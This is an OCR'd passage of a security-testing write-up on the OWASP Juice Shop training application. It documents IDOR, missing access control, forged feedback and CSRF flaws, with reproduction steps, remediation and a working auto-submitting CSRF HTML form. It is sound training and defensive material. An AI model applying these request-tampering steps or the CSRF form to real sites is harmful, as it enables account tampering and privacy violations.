
4. Send the modified request.

5. Observe the response containing the basket items belonging to User B (associated with Basket ID 2 or 3).

- **Proof of Concept (PoC):**
    - **Payload Used:** Changing the basket identifier (e.g., from 1 to 2) in the relevant API request.
    - **API Request:** GET /api/Baskets/2 (sent while authenticated as User A, who owns Basket 1).

- **Screenshot(s):**





- **Impact:**
    - Violation of user privacy, allowing attackers to see what items other users have in their carts. Potential information disclosure about purchase intentions.
- **Root Cause (Conceptual):**
    - The application uses a direct object reference (Basket ID) provided by the user to retrieve data.
    - It lacks a server-side authorization check to verify that the currently authenticated user is authorized to access the specific Basket ID requested (i.e., owns that basket).
- **Remediation / How to Fix:**
    - Implement server-side authorization checks for all functions accessing user-specific data.
    - When fetching a basket, verify that the requested Basket ID belongs to the user associated with the current session token/cookie. Do not rely solely on the ID provided in the request.
- **Relevant OWASP Resource:** OWASP Top 10: A01:2021-Broken Access Control, OWASP Insecure Direct Object References Prevention Cheat Sheet
- **Tools Used:**
    - Browser Developer Tools (Network Tab), Burp Suite (Proxy, Repeater)

Vulnerability: Missing Function Level Access Control (Unauthorized Feedback Deletion)


- **Juice Shop Challenge:** Five-star Feedback Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ☆☆☆☆
- **Location/URL:**
    - Administration Page -> Feedback Management section
- **Parameter/Input Field:** N/A (Access to Deletion Functionality)
- **Description:**

- Users who gain unauthorized access to the administration panel (due to the "Admin Section Access" vulnerability) can delete any user feedback without restriction, including highly-rated feedback. This focuses on the lack of fine-grained control *within* the improperly accessed admin panel.

- **Steps to Reproduce (STR):**

1. Gain access to the administration section using the direct URL access method (/#/administration).
2. Navigate to the feedback management area within the admin panel.
3. Identify any feedback entry (e.g., a 5-star review).
4. Click the "Delete" or equivalent button for that feedback entry.
5. Observe that the feedback is successfully deleted without any further permission checks.

- **Proof of Concept (PoC):**
  - **Payload Used:** N/A (Utilizing UI functionality within the exposed Admin Panel)
  - **Screenshot(s):**



- **Impact:**
  - Unauthorized deletion of legitimate user feedback, manipulation of product reputation, censorship of negative reviews, removal of evidence.
- **Root Cause (Conceptual):**

    - Primarily stems from the initial broken access control allowing entry to the admin panel.
    - Additionally, there might be a lack of fine-grained permissions *within* the admin panel itself (though the main issue is unauthorized access to the panel).
- **Remediation / How to Fix:**
    - Secure the administration panel itself with strong authentication and role-based authorization (fix the "Admin Section Access" vulnerability).
    - Implement checks within the feedback deletion function to ensure the action is performed by a user with the necessary privileges (redundant if the panel is properly secured, but good practice).
- **Relevant OWASP Resource:** OWASP Top 10: A01:2021-Broken Access Control
- **Tools Used:**
    - Manual Browser Testing (within the compromised admin panel)

Vulnerability: Broken Access Control / Authentication Bypass (Submitting Feedback as Another User)

- **Juice Shop Challenge:** Forged Feedback Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ⭐ ☆☆☆
- **Location/URL:**
    - Customer Feedback Submission API Endpoint (e.g., POST /api/Feedbacks/)
- **Parameter/Input Field:** User ID field (e.g., UserId) within the feedback submission request body or parameters.
- **Description:**
    - A logged-in user can submit feedback that appears to originate from a different user. This is done by intercepting the feedback submission request and modifying the user identifier associated with the feedback, bypassing server-side checks that should tie feedback to the session user.
- **Steps to Reproduce (STR):**

1. Log in to the Juice Shop as User A.
2. Navigate to the "Customer Feedback" page and submit legitimate feedback.

3. Intercept the feedback submission request (e.g., POST /api/Feedbacks/) using Burp Suite.

4. Send the request to Burp Repeater.


5. Identify the field in the request body that specifies the author (e.g., UserId, author, etc.). Note User A's ID.


6. Modify this field to contain the User ID of a different user (User B). User IDs might be guessable or obtainable elsewhere.


7. Forward the modified request.

8. Check the "Last Feedback" or admin panel; observe the feedback submitted by User A now appears to be authored by User B.

- **Proof of Concept (PoC):**
    - **Payload Used:** Modifying the UserId (or equivalent) field in the intercepted request body to a different user's ID.
    - **API Request:** Modified POST /api/Feedbacks/ request via Repeater.
    - **Screenshot(s):**




Burp Suite Community Edition v2025.1.1 - Temporary Project
Request
Response
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Response headers
Target: http://localhost:3000
Send
Cancel
Search
0 highlights
Done
Event log (1)
All issues
Memory: 123.6MB



- **Impact:**
    - Ability to submit fraudulent feedback under another user's identity. Can be used to manipulate reputation, frame other users, inject malicious content attributed to others, or bypass feedback rate limits tied to users.
- **Root Cause (Conceptual):**
    - The server trusts the user identifier (UserId) provided in the request body/parameters instead of exclusively using the User ID associated with the authenticated session token/cookie to determine authorship.
- **Remediation / How to Fix:**
    - On the server-side, ignore any user identifier submitted in the request body/parameters for feedback submission.
    - Always determine the author of the feedback based solely on the user information associated with the validated session cookie or token making the request.
    - Validate that the session user is authorized to submit feedback.
- **Relevant OWASP Resource:** OWASP Top 10: A01:2021-Broken Access Control
- **Tools Used:**
    - Burp Suite (Proxy, Repeater)

Vulnerability: Cross-Site Request Forgery (CSRF) (Username Change)


- **Juice Shop Challenge:** CSRF Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ⭐ ☆☆☆
- **Location/URL:**
    - Profile Page -> Username update functionality (likely API endpoint like PUT /api/user/change-username)
- **Parameter/Input Field:** username parameter in the update request.
- **Description:**
    - The function allowing users to change their username is vulnerable to CSRF. It lacks adequate anti-CSRF tokens or mechanisms (like strict SameSite cookie attribute), allowing an attacker to craft a malicious webpage that forces a logged-in victim's browser to submit a username change request without their consent.
- **Steps to Reproduce (STR):**


1. Log in to the Juice Shop.
2. Navigate to the profile page and change your username legitimately. Intercept this request using Burp Suite.
3. In Burp Suite, find the username change request (e.g., PUT or POST request with the new username).
4. Right-click the request and select "Engagement tools" -> "Generate CSRF PoC".
5. Burp will generate HTML code for a self-submitting form that replicates the request.
6. Modify the value attribute of the input field corresponding to the username in the generated HTML PoC to a desired malicious username (e.g., "PWNED").
7. Copy the generated HTML code.
8. Paste the HTML code into an online HTML editor or save it as an HTML file and open it in a browser *while still logged into the Juice Shop in another tab*.
9. Click the "Submit request" button in the CSRF PoC form.
10. Check your Juice Shop profile; the username should now be changed to "PWNED".


- **Proof of Concept (PoC):**


- **Payload Used:** HTML CSRF PoC generated by Burp Suite, modified to set the target username.
- **Example CSRF PoC HTML:**
- <html><body>
- <form action="https://[JUICE_SHOP_URL]/api/user/change-username" method="POST">
- <input type="hidden" name="username" value="PWNED" />
- <input type="submit" value="Submit request" />
- </form>
- <script>document.forms[0].submit();</script> <!-- Optional auto-submit -->
- </body></html>

- **Screenshot(s):**









- **Impact:**
    - Allows an attacker to trick a logged-in user into unknowingly changing their account details (username in this case). Can lead to confusion, account defacement, or be a step in a larger attack chain.
- **Root Cause (Conceptual):**
    - The application does not implement or validate anti-CSRF tokens (or use another effective CSRF mitigation like SameSite=Strict/Lax cookies) for state-changing requests like updating the username. The server cannot distinguish between a legitimate request initiated by the user and a forged request initiated by a malicious site.
- **Remediation / How to Fix:**
    - Implement the Synchronizer Token Pattern: Generate a unique, unpredictable, session-specific anti-CSRF token. Embed this token in a hidden field in forms and require it to be sent with state-changing requests. Validate the token server-side.
    - Use framework-provided anti-CSRF features.
    - Consider using SameSite cookie attribute (Lax or Strict) as a defense-in-depth measure.
- **Relevant OWASP Resource:** OWASP Cross-Site Request Forgery Prevention Cheat Sheet

- **Tools Used:**
    - Burp Suite (Proxy, CSRF PoC Generator), Manual Browser Testing, HTML Editor

---

